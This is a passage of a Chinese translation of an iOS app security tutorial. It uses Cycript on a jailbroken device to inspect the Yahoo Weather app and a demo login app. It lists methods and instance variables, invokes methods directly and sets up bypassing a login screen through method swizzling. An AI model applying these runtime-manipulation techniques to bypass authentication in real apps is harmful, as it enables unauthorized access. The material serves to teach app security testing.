ion:0xb6e55},{selector:@selector(setNavigationTitle:),implementation:0xb9edd},{selector:@selector(setLandscapeLabel:),implementation:0xba041},{selector:
@selector(setNavigationTitleNew:),implementation:0xb9e55},{selector:@selector(setPurpleAccentLine:),implementation:0xb9fd9},{selector:@selector(mapHasFu
llScreen),implementation:0xb9e9d},{selector:@selector(sidebar),implementation:0xb9ccd},{selector:@selector(bottomBarView),implementation:0xb9dc9},{selec
tor:@selector(landscapeLabel),implementation:0xba021},{selector:@selector(setLastLaidOutOrientation:),implementation:0xb9d4d},{selector:@selector(purple
AccentLine),implementation:0xb9fc9},{selector:@selector(hideQuickGuide),implementation:0xb6c99},{selector:@selector(controllerForPage:),implementation:0
xb8695},{selector:@selector(updateNavigationTitle),implementation:0xb7275},{selector:@selector(updateTimeForCurrentAndAdjacent),implementation:0xb70fd},
{selector:@selector(locationViewControllers),implementation:0xb9d05},{selector:@selector(lastLaidOutOrientation),implementation:0xb9d3d},{selector:@sele
ctor(setLocationViewControllers:),implementation:0xb9d15},{selector:@selector(positionLocationView:forPage:),implementation:0xb85b1},{selector:@selector
(setSidebar:),implementation:0xb9cdd},{selector:@selector(setSettingsViewController:),implementation:0xb9f6d},{selector:@selector(settingsViewController
),implementation:0xb9f5d},{selector:@selector(localizedStringForKey:table:comment:),implementation:0xb8b19},{selector:@selector(yahooSidebar:heightForHe
aderWithSidebarSectionType:inSection:),implementation:0xb8cad},{selector:@selector(showEditLocationsViewWithCompletion:),implementation:0xb782d},{select
or:@selector(yahooSidebarLoginTapped:),implementation:0xb94d5},{selector:@selector(yahooSidebarLogoutTapped:),implementation:0xb94d9},{selector:@selecto
r(yahooSidebar:viewForHeaderWithSidebarSectionType:inSection:),implementation:0xb8cb5},{selector:@selector(yahooSidebar:didSelectRowInToolsSection:),imp
lementation:0xb89f9},{selector:@selector(yahooSidebar:didClickFooterActionSheetItem:),implementation:0xb94e5},{selector:@selector(yahooSidebar:didSelect
ProductNavigationRowAtIndexPath:),implementation:0xb9369},{selector:@selector(yahooSidebar:heightForHeaderInProductSection:),implementation:0xb8b15},{se
lector:@selector(yahooSidebarDisplayedNavigationSections:),implementation:0xb8b0d},{selector:@selector(yahooSidebarWithNoNavigationBar:),implementation:
0xb89f5},{selector:@selector(yahooSidebarExtraDisplayedItemsInAppsSection:),implementation:0xb8b11},{selector:@selector(yahooSidebarDisplayedItemsInTool
sSection:),implementation:0xb8b05},{selector:@selector(numberOfProductNavigationSectionsInYahooSidebar:),implementation:0xb8b09},{selector:@selector(yah
ooSidebar:numberOfProductNavigationRowsInSection:),implementation:0xb90b9},{selector:@selector(yahooSidebar:titleForProductNavigationRowAtIndexPath:),im
plementation:0xb90f9},{selector:@selector(yahooSidebar:iconForProductNavigationRowAtIndexPath:),implementation:0xb92fd},{selector:@selector(createMapIma
geForLocationIfCentered:size:),implementation:0xb682d},{selector:@selector(userDidRequestUpdate),implementation:0xb722d},{selector:@selector(showSidebar
:),implementation:0xb74f5},{selector:@selector(addLocationView:),implementation:0xb7545},{selector:@selector(currentLocationViewController),implementati
on:0xb7e0d},{selector:@selector(sidebarShouldAlertUserBeforeLaunchingAppWithURL:),implementation:0xb94dd},{selector:@selector(sidebarWillDisplayProductD
ata:atRow:),implementation:0xb94e1},{selector:@selector(sidebarButton),implementation:0xb9d5d},{selector:@selector(setSidebarButton:),implementation:0xb
9d7d},{selector:@selector(setBottomBarView:),implementation:0xb9de9},{selector:@selector(navigationTitleNew),implementation:0xb9e35},{selector:@selector
(setLocationPageControl:),implementation:0xb9e89},{selector:@selector(setMapHasFullScreen:),implementation:0xb9ead},{selector:@selector(addLocationButto
n),implementation:0xb9ef1},{selector:@selector(setAddLocationButton:),implementation:0xb9f11},{selector:@selector(locationsResultsController),implementa
tion:0xb9f25},{selector:@selector(setLocationScrollView:),implementation:0xb9fb5},{selector:@selector(signedIn),implementation:0xba001},{selector:@selec
tor(setSignedIn:),implementation:0xba011},{selector:@selector(controllerDidChangeContent:),implementation:0xb78c9},{selector:@selector(window),implement
ation:0xb9d91},{selector:@selector(setWindow:),implementation:0xb9da1},{selector:@selector(didReceiveMemoryWarning),implementation:0xb5c11},{selector:@s
```

你可以看到，这里有个方法叫做userDidrequestUpdate.

```
0xb682d},{selector:@selector(userDidRequestUpdate),implementation:0xb722d},{selector:@selector(showSidebar
```

从方法名称可以看出，一旦用户下拉刷新，这个方法就会被调用。有Cycript，我们可以随时调用这个方法。我们要先引用这个view controller，然后在其上调用这个方法。如下图所示。

```
cy# [[[[[[UIApplication sharedApplication] keyWindow] subviews] objectAtIndex:0] nextResponder].topViewController userDidRequestUpdate]
cy#
```

可以看到，即使我们并没有下拉刷新，应用也完成了更新。



如上面所说，这些方法也包含属性的setter和getter。

从安全的角度来说，能够在运行时操纵应用程序给了我们巨大的优势。我们能够在我们想要的时候调用任何方法。想像一下当用户第一次登陆的时候输入其用户名和密码，一旦登陆成功，一个叫做 didLogin的方法会被调用。我们可以直接调用这个方法而不用输入任何用户名/密码的组合。

如果我们能够把特定view controller的变量都打印出来的话，那会很有用处的。因此，我们定义一个能够打印出所有实例变量的函数，你可以从这找到代码块。

```
cy# function tryPrintIvars(a){ var x={}; for(i in *a){ try{ x[i] = (*a)[i]; } catch(e){} } return x; }
cy#
```

现在，我们打印出YWMainViewController的实例变量。

```
cy# tryPrintIvars([[[[[UIApplication sharedApplication] keyWindow] subviews] objectAtIndex:0] nextResponder].topViewController)
{isa:@"YWMainViewController",_view:@"<UIView: 0x4cdcd0; frame = (0 0; 320 480); autoresize = LM+W+RM+TM+H+BM; layer = <CALayer: 0x4cd670>>",_tabBarItem:
null,_navigationItem:@"<UINavigationItem: 0x4cce10>",_toolbarItems:null,_title:null,_nibName:@"YWMainViewController",_nibBundle:@"NSBundle </var/mobile/
Applications/EA840FEE-0178-4951-8706-3A3CC2C52A6F/650_379_weather.app> (loaded)",_parentViewController:@"<YahooSlidingViewController: 0x4b70c0>",_childM
odalViewController:null,_parentModalViewController:null,_previousRootViewController:null,_modalTransitionView:null,_modalPreservedFirstResponder:null,_d
efaultFirstResponder:null,_dimmingView:null,_dropShadowView:null,_currentAction:null,_storyboard:null,_storyboardSegueTemplates:null,_externalObjectsTab
leForViewLoading:null,_savedHeaderSuperview:null,_savedFooterSuperview:null,_editButtonItem:null,_searchDisplayController:null,_modalTransitionStyle:0,_
modalPresentationStyle:0,_lastKnownInterfaceOrientation:1,_popoverController:null,_containerViewInSheet:null,_contentSizeForViewInPopover:{width:320,hei
ght:1100},_formSheetSize:{width:0,height:0},_afterAppearance:null,_explicitAppearanceTransitionLevel:0,_childViewControllers:@["<YWLocationViewControlle
r: 0xe08bf80>","<YWLocationViewController: 0x4f60d0>","<YWLocationViewController: 0xe003650>"],_locationVCsAvailableForReuse:@[],_isAlertShowing:false,_
quickGuide:null,_sidebar:@"<YahooSidebar: 0x4b3e60>",_locationViewControllers:@["<YWLocationViewController: 0x4f60d0>","<YWLocationViewController: 0xe08
bf80>","<YWLocationViewController: 0xe003650>",null,null],_lastLaidOutOrientation:1,_sidebarButton:null,_window:@"<UIWindow: 0x47d290; frame = (0 0; 320
 480); layer = <UIWindowLayer: 0x47d710>>",_bottomBarView:@"<UIView: 0x4a3860; frame = (0 479; 320 1); hidden = YES; autoresize = W+TM; layer = <CALayer
: 0x4a6220>>",_mapViewController:null,_navigationTitleNew:null,_locationPageControl:@"<UIPageControl: 0x4b9710; frame = (141 -25; 38 36); hidden = YES;
opaque = NO; autoresize = LM+W+RM+TM; layer = <CALayer: 0x4b36c0>>",_mapHasFullScreen:0,_navigationTitle:@"<UILabel: 0x4ccb40; frame = (61 5; 198 27); t
ext = 'Nahhh'; clipsToBounds = YES; hidden = YES; opaque = NO; autoresize = BM; userInteractionEnabled = NO; layer = <CALayer: 0x4ccbb0>>",_addLocationB
utton:null,_locationsResultsController:@"<NSFetchedResultsController: 0x4d5d80>",_settingsViewController:@"<YWSettingsViewController: 0x4e3b60>",_locati
onScrollView:@"<UIScrollView: 0x4cc260; frame = (0 0; 324 479); clipsToBounds = YES; autoresize = LM+RM+TM+BM; autoresizesSubviews = NO; layer = <CALaye
r: 0x4cc450>; contentOffset: {324, 0}>",_purpleAccentLine:@"<UIImageView: 0x4ccce0; frame = (0 0; 320 1); autoresize = W+BM; userInteractionEnabled = NO
; layer = <CALayer: 0x4ccd20>>",_signedIn:0,_landscapeLabel:@"<UILabel: 0x4b9770; frame = (7 458; 275 21); text = 'New York 21\xc2\xb0'; clipsToBounds =
 YES; hidden = YES; opaque = NO; autoresize = RM+TM; userInteractionEnabled = NO; layer = <CALayer: 0x4b3790>>"}
cy#
```

你可以看到，这里有一个location view controller的实例变量，你可以向左和向右swipe滑动来查看不同的地方。从名字来看，locationViewControllers 更像是一个viewcontroller数组。使用Cycript，我们能够打印出该变量的值。

```
cy# [[[[[UIApplication sharedApplication] keyWindow] subviews] objectAtIndex:0] nextResponder].topViewController.locationViewControllers
@["<YWLocationViewController: 0x4f60d0>","<YWLocationViewController: 0xe08bf80>","<YWLocationViewController: 0xe003650>",null,null]
cy#
```

现在我们向右滑到New York



现在我们打印出这个变量

```
cy# [[[[[UIApplication sharedApplication] keyWindow] subviews] objectAtIndex:0] nextResponder].topViewController.locationViewControllers
@[null,"<YWLocationViewController: 0xe08bf80>","<YWLocationViewController: 0xe003650>","<YWLocationViewController: 0x4f60d0>",null]
cy#
```

可以看到，这个数组始终包含3个location view，其他的都是nil。它并不把所有的location view controller都包含进来，以便更好的管理内存。所以在任何时刻，我们能够拥有当前正在看的，左边和右边的view controller。当我们想要去另一个不同地方的时候，它会自动的使得当前可见的位于中间并且实例化其左边和右边的view controller，因此当我们滑动的时候，不会感觉到任何的时延。这是个编写不占用过多内存的代码的好方法。

总结

在前两篇文章中，我们对Yahoo weather应用进行了运行时分析。在接下来的文章中，我们将看到更多Cycript的技术，并且我们将关注method swizzling。

References:

Cycript

http://www.cycript.org/

Cycript tricks

http://iphonedevwiki.net/index.php/Cycript_Tricks

本文原文是 iOS应用程序安全(5)-用Cycript做运行时分析的高级技巧(Yahoo天气应用)


#6 iOS应用动态分析下的更多文章

引言

本文我们将在一个例子程序上看如何用Cycript做method Swizzling。

第一件事情就是下载Xcode例子工程。你可以从这下载。或者你也可以从这下载二进制文件。推荐你下载Xcode例子工程，看看源代码。

请确保使用你自己的证书来签名。




一旦你让这个app在设备上运行起来，ssh进设备，然后用Cycript挂钩这个进程。 你可以通过命令cycript -p [app_id] 来挂钩进入任意进程。

```
Prateeks-MacBook-Pro:~ prateekgianchandani$ ssh root@10.0.1.79
root@10.0.1.79's password:
Prateeks-iPod:~ root# ps aux | grep "Method"
mobile     628   0.0  2.2   338640   5724   ??  Ss    5:00PM   0:00.41 /var/mobile/Applications/0FF01000-CEC1-451B-
A793-BD3616220E12/MethodSwizzlingDemo.app/MethodSwizzlingDemo
root       638   0.0  0.0   273932      0 s000  R+    5:00PM   0:00.00 grep Method
Prateeks-iPod:~ root# cycript -p 628
cy#
```


如你所见，这个app有一个登录框。请注意在本文中，我们只会在点击 Login Method 1这个按钮的时候绕过登录。



用户名和密码是 admin:password。登录后可以进入管理页面。



如果输入的用户名和密码有误，那会得到一个错误提示。



我们的目标就是绕过这个登录view。

首先，我们先找到这个应用对用的root view controller.在cycript中用下面的命令UIApp.keyWindow.rootViewController

```
cy# UIApp.keyWindow.rootViewController
@"<UINavigationController: 0x1b0990>"
```

既然我们在应用中看到的第一个视图就是这个登录页面，我们可以确定负责显示这个视图的view controller是我们用前一个命令找到的navigation controller的一部分。我们可以用navigation controller的visibleViewController属性来找到当前的视图。

```
cy# rootVc = UIApp.keyWindow.rootViewController
@"<UINavigationController: 0x1b0990>"
cy# rootVc.visibleViewController
@"<ViewController: 0x1b0c60>"
cy#
```

完美。现在让我们写个函数打印出该view controller的所有方法吧。这个方法是从Cycript技巧页面拿过来用的。我建议你仔细看看这个页面，能发现很多不错的代码。

下面就是我用的代码。

```
1. function printMethods(className) {
2. var count = new new Type("I");
3. var methods = class_copyMethodList(objc_getClass(className), count);
4. var methodsArray = [];
5. for(var i = 0; i < *count; i++) {
6. var method = methods[i];
7. methodsArray.push({selector:method_getName(method), implementation:method_getImplement
8. }
9. free(methods);
10. free(count);
11. return methodsArray;
12. }
```

```
cy# function printMethods(className) {
cy>   var count = new new Type("I");
cy>   var methods = class_copyMethodList(objc_getClass(className), count);
cy>   var methodsArray = [];
cy>   for(var i = 0; i < *count; i++) {
cy>     var method = methods[i];
cy>     methodsArray.push({selector:method_getName(method), implementation:method_getImplementation(method)});
cy>   }
cy>   free(methods);
cy>   free(count);
cy>   return methodsArray;
cy> }
```

现在让我们打印出当前view controller的所有方法。请注意这个函数取的是类名，在这里是ViewController

```
cy# printMethods(ViewController)
[{selector:@selector(validateLogin),implementation:0x5a635},{selector:@selector(pushLoginPage),implementation:0x5a76d},{selector:@selector
(loginTapped:),implementation:0x5a4a9},{selector:@selector(login2Tapped:),implementation:0x5a4e9},{selector:@selector(setPasswordTextField
:),implementation:0x5a7bd},{selector:@selector(setUsernameTextField:),implementation:0x5a821},{selector:@selector(didReceiveMemoryWarning)
,implementation:0x5a3f1},{selector:@selector(viewDidLoad),implementation:0x5a371},{selector:@selector(passwordTextField),implementation:0x
5a7a1},{selector:@selector(usernameTextField),implementation:0x5a805},{selector:@selector(dealloc),implementation:0x5a425}]
cy#
```


获取方法名称的另一个方法就是使用isa.messages属性。根据苹果的官方文档，isa是一个指向类结构的指针。

下面是从同一页摘取的文字。

> “当一个新对象创建的时候，其内存会被分配，实例变量会被初始化。在对象的变量里面第一个就是一个指向它的类对象的指针。这个指针，叫做isa, 使得 这个对象能够访问它的类，通过这个类，能够找到所以它继承自的类。”

下面这个来自苹果文档的图解释得很清晰。

Figure 3-1 Messaging Framework



所以，什么是messages属性呢？首先我们必须要知道什么是分发表（dispatch table）。分发表包含了很多条目，这些条目关联方法的selector和方法在类的地址。 让我们看一下从苹果官方的截图。

When a message is sent to an object, the messaging function follows the object's `isa` pointer to the class structure where it looks up the method selector in the dispatch table. If it can't find the selector there, `objc_msgSend` follows the pointer to the superclass and tries to find the selector in its dispatch table. Successive failures cause `objc_msgSend` to climb the class hierarchy until it reaches the `NSObject` class. Once it locates the selector, the function calls the method entered in the table and passes it the receiving object's data structure.

This is the way that method implementations are chosen at runtime—or, in the jargon of object-oriented programming, that methods are dynamically bound to messages.

> “给一个对象发送消息的时候，消息函数会根据对象的isa指针到类结构中的分发表查找对方的方法选择器（method selector）。如果没有找到，那objc_msgSend用这个指针找到其superclass，然后查找superclass 的分发表。连续的查找失败会让objc_msgSend一直依次查找类层次直到NSObject。一旦它定位到选择器（selector），objc_msgSend就调用表中的这个方法并且把它接收的对象数据结构传递给它。 这就是在运行时选择方法实现的方法。或者用面向对象编程的术语，这些方法和消息是动态绑定的。”
>
> 现在，很容易就能猜到messages属性是能发给类实例或者类本身的方法的消息列表。这将是一个非常大的列表，因为isa指针会选择从它父类一直到NSObject的消息。上面有一行值得特别注意。“这就是在运行时选择方法实现的方法。或者用面向对象编程的术语，这些方法和消息是动态绑定的。”

因为方法和消息是在运行时绑定的，所以我们能够更改某个特定消息的方法实现。

在这里，让我们打印出App Delegate类的所有消息。

```
cy# AppDelegate->isa.messages
{cy$hasImplicitProperties:0x4224170,"_installAppearanceSwizzleForSetter:":0x32022741,"cancelPreviousPerformRequestsWithTarget:":0x37b5dcbd,"cancelPreviousPerformRequestsWithTarget:
selector:object:":0x37b4492d,"implementsSelector:":0x37bd1815,initialize:0x37b479fd,load:0x37b61b99,version:0x37bd18f5,"setVersion:":0x37b75699,"instancesImplementSelector:":0x37bd
17a9,classForKeyedUnarchiver:0x37b55109,classFallbacksForKeyedArchiver:0x37b5d389,"_shouldAddObservationForwardersForKey:":0x37b8e915,"setKeys:triggerChangeNotificationsForDependen
tKey:":0x37bc6655,"automaticallyNotifiesObserversForKey:":0x37b77971,"keyPathsForValuesAffectingValueForKey:":0x37b4efcd,"_keysForValuesAffectingValueForKey:":0x37b4f0a5,"_createVa
lueGetterWithContainerClassID:key:":0x37b5b701,"_createValueSetterWithContainerClassID:key:":0x37b69e2d,"_createValuePrimitiveGetterWithContainerClassID:key:":0x37b7b7b1,"_createVa
luePrimitiveSetterWithContainerClassID:key:":0x37b78435,"_createMutableOrderedSetValueGetterWithContainerClassID:key:":0x37b79181,"_createMutableSetValueGetterWithContainerClassID:
key:":0x37b798a9,"_createOtherValueGetterWithContainerClassID:key:":0x37b7b969,"_createOtherValueSetterWithContainerClassID:key:":0x37b785ed,accessInstanceVariablesDirectly:0x37b78
3dd,"_createMutableArrayValueGetterWithContainerClassID:key:":0x37b78831,"CA_automaticallyNotifiesObservers:":0x34007d5d,"CA_encodePropertyConditionally:type:":0x33f71809,"CA_gette
rForType:":0x34007d59,"CA_setterForType:":0x34007d55,"CA_CAMLPropertyForKey:":0x34007d61,"isKeyExcludedFromWebScript:":0x36710035,"isSelectorExcludedFromWebScript:":0x36710031,_web
kit_invokeOnMainThread:0x3670bb41,new:0x321e3b45,"isSubclassOfClass:":0x32200c5d,"methodSignatureForSelector:":0x32229e35,mutableCopy:0x32288ee9,"methodForSelector:":0x32200d89,"in
stanceMethodForSelector:":0x321f3a91,"forwardInvocation:":0x32288bb9,"instanceMethodSignatureForSelector:":0x321e2665,finalize:0x32288e41,allowsWeakReference:0x32288c99,retainWeakR
eference:0x32288c9d,_tryRetain:0x32288c91,_isDeallocating:0x32288c95,"instancesRespondToSelector:":0x32220641,"mutableCopyWithZone:":0x32288eed,"forwardingTargetForSelector:":0x322
88c29,"isAncestorOfObject:":0x3228884d,isFault:0x3228887d,"resolveClassMethod:":0x321fdbf5,"resolveInstanceMethod:":0x321de5a1,_copyDescription:0x32288c4d,"doesNotRecognizeSelector
:":0x32288881,"allocWithZone:":0x321d9b85,dealloc:0x32288d95,init:0x32288ce9,autorelease:0x32288cdd,"copyWithZone:":0x32216cc5,release:0x321dd181,alloc:0x321ce271,"performSelector:
withObject:withObject:":0x32288a9d,copy:0x32288ee5,retain:0x321dcb15,debugDescription:0x32288c2d,description:0x3220b5c1,retainCount:0x32288ce1,"respondsToSelector:":0x321fc165,"con
formsToProtocol:":0x32226195,"isMemberOfClass:":0x32288835,"isKindOfClass:":0x3220d399,isProxy:0x322147f5,"performSelector:withObject:":0x32213ec5,"performSelector:":0x32208fc1,zon
e:0x32288ee1,self:0x321d78d1,class:0x321ce9dd,superclass:0x321e5ac5,hash:0x32216cc9,"isEqual:":0x32216375,"cy$toJSON:inContext:":0x422740c,cy$box:0x4224138,"cy$valueOfInContext:":0
x422413c,"cy$deleteProperty:":0x4224164,"cy$setProperty:to:":0x422415c,"cy$getPropertyNames:inContext:":0x422416c,"cy$getProperty:inContext:":0x4237b80,"cy$getProperty:":0x4224154,
"cy$hasProperty:":0x422414c,cy$JSType:0x4224144,"cy$toCYON:":0x422742c,"__setSnoopiWatchDog:":0x255931,becomeActive:0x36b41c3d,becomeInactive:0x36b41c41,"postNotificationWithDescri
ption:":0x36b2d4dd,okToNotifyFromThisThread:0x36b3be61,"fromNotifySafeThreadPerformSelector:withObject:":0x36b2d449,allowSafePerformSelector:0x36b27aa9,disallowSafePerformSelector:
0x36b32fd9,"fromNotifySafeThreadPostNotificationName:object:userInfo:":0x36b2d2d5,"fromMainThreadPostNotificationName:object:userInfo:":0x36b3be6d,selectionAffinity:0x31fa37c9,_tex
tSelectingContainer:0x31fa2e0d,_unmarkText:0x31e0f339,"_expandSelectionToStartOfWordsBeforeCaretSelection:":0x31fa0ab5,"_extendCurrentSelection:":0x31fa08fd,_setCaretSelectionAtEnd
OfSelection:0x31fa0c25,"_moveToEndOfWord:withHistory:":0x31fa1b85,"_moveToEndOfLine:withHistory:":0x31fa1e65,"_moveRight:withHistory:":0x31fa2b81,"_moveToStartOfWord:withHistory:":
0x31fa1909,"_moveToStartOfLine:withHistory:":0x31fa1ce9,"_moveLeft:withHistory:":0x31fa2a8d,"_moveToEndOfParagraph:withHistory:":0x31fa2201,"_moveToEndOfDocument:withHistory:":0x31
fa24c5,"_moveDown:withHistory:":0x31fa2831,"_moveToStartOfParagraph:withHistory:":0x31fa1fe9,"_moveToStartOfDocument:withHistory:":0x31fa2411,"_moveUp:withHistory:":0x31fa25d5,_del
eteByWord:0x31fa0ca5,_deleteToStartOfLine:0x31fa0d51,_deleteToEndOfLine:0x31fa0eb9,"_setMarkedText:selectedRange:":0x31fa302d,"_rangeOfEnclosingWord:":0x31d98c4d,_fullText:0x31fa06
39,_setGestureRecognizers:0x31fa2e11,"_characterInRelationToRangedSelection:":0x31dca035,_characterBeforeCaretSelection:0x31dc9fad,_selectionAtWordStart:0x31fa06a5,_wordContainingC
aretSelection:0x31fa0599,"_deleteBackwardAndNotify:":0x31fa1021,"_deleteForwardAndNotify:":0x31fa1049,"_characterInRelationToCaretSelection:":0x31dc9fc1,_isEmptySelection:0x31fa082
1,"_moveCurrentSelection:":0x31fa09c5,"_lastRectForRange:":0x31fa1221,"_replaceCurrentWordWithText:":0x31fa11b1,_rectContainingCaretSelection:0x31e51ab1,_selectionAtDocumentStart:0
x31fa0741,_characterAfterCaretSelection:0x31dca269,"_clampedpositionFromPosition:offset:":0x31dec1dd,"_nsrangeForTextRange:":0x31e51981,_selectionAtDocumentEnd:0x31fa07b1,"_positio
nFromPosition:inDirection:offset:withAffinityDownstream:":0x31fa2c79,"_scrollRectToVisible:animated:":0x31fa1319,_selectionAffinity:0x31fa2d19,_fontForCaretSelection:0x31e4ed69,_te
xtColorForCaretSelection:0x31fa13fd,_newPhraseBoundaryGestureRecognizer:0x31fa3155,_selectableText:0x31d98cb9,"_indexForTextPosition:":0x31e51a11,_keyInput:0x31fa0535,"_setSelected
TextRange:withAffinityDownstream:":0x31fa2ca9,"_updateSelectionWithTextRange:withAffinityDownstream:":0x31fa14b5,"_setHistory:withExtending:withAnchor:withAffinityDownstream:":0x31
fa1735,"_setSelectionRangeWithHistory:":0x31fa14e5,"_phraseBoundaryGesture:":0x31fa3259,_selectionAsNSRange:0x31fa0539,_hasMarkedTextOrRangedSelection:0x31fa0895,_expandSelectionTo
```

直接使用messages属性也一样可以。

```
cy# AppDelegate.messages
{window:0x6330d,"applicationWillTerminate:":0x63301,"applicationDidBecomeActive:":0x632f5,"applicationWillResignActive:":0x632d1,"applicationDidEnterBackground:":0x632dd,"applicati
onWillEnterForeground:":0x632e9,"application:didFinishLaunchingWithOptions:":0x632b5,"setWindow:":0x63329,dealloc:0x63255,undoManager:0x31e9e60d,nextResponder:0x31cb14b5,firstRespo
nder:0x31cb0ad5,"canPerformAction:withSender:":0x31d89a15,resignFirstResponder:0x31cae615,"touchesCancelled:withEvent:":0x31dcafe9,"_handleKeyEvent:":0x31dc51e9,"motionEnded:withEv
ent:":0x31e9e5e5,defaultFirstResponder:0x31cd7431,_shouldUseDefaultFirstResponder:0x31cd7435,_shouldUseNextFirstResponder:0x31ccec39,_shouldUseKeyWindowStack:0x31ccf725,_window:0x3
1d2cb01,"touchesBegan:withEvent:":0x31dd5141,"touchesMoved:withEvent:":0x31e0b0fd,"touchesEnded:withEvent:":0x31dd7699,"_completeForwardingTouches:phase:event:":0x31cc6fc5,"motionB
egan:withEvent:":0x31e9e5e1,"motionCancelled:withEvent:":0x31e9e5e9,"remoteControlReceivedWithEvent:":0x31e9e5ed,_windowResignedKey:0x31dc9c31,_windowBecameKey:0x31dc9c35,_promoteD
eepestDefaultFirstResponder:0x31cd7245,"gestureEnded:":0x31e9e5f9,_containedInAbsoluteResponderChain:0x31d0a445,"_setFirstResponder:":0x31cb0c31,"_setIsSettingFirstResponder:":0x31
cb0b61,_isSettingFirstResponder:0x31cb0a41,_firstResponder:0x31ccf6fd,_becomeFirstResponderWhenPossible:0x31d2133d,_responderForBecomeFirstResponder:0x31ccebad,"_containsResponder:
":0x31ccebb1,_nextKeyResponder:0x31e9e601,_previousKeyResponder:0x31e9e605,_clearBecomeFirstResponderWhenCapable:0x31d4be71,_nextFirstResponderIfAllowed:0x31ccebf1,becomeFirstRespo
nder:0x31cb07cd,_isRootForKeyResponderCycle:0x31e9e609,_requiresKeyboardWhenFirstResponder:0x31cb150d,canBecomeFirstResponder:0x31ccf6f9,"mouseDown:":0x31e9e58d,"mouseDragged:":0x3
1e9e5d1,"mouseUp:":0x31e9e5cd,"gestureStarted:":0x31e9e5f5,"gestureChanged:":0x31e9e5fd,"_controlMouseDown:":0x31e9e725,"_controlMouseUp:":0x31e9e729,"_controlMouseDragged:":0x31e9
e72d,"_isTransitioningFromView:":0x31dc9ca1,"_controlTouchBegan:withEvent:":0x31cc7f71,"_controlTouchMoved:withEvent:":0x31df1651,"_controlTouchEnded:withEvent:":0x31cc92a9,_become
FirstResponder:0x31cb0c1d,isFirstResponder:0x31cb0e5d,_resignFirstResponder:0x31ccf641,inputAccessoryView:0x31cb14b9,canResignFirstResponder:0x31ccebed,textInputView:0x31fa37cd,_ke
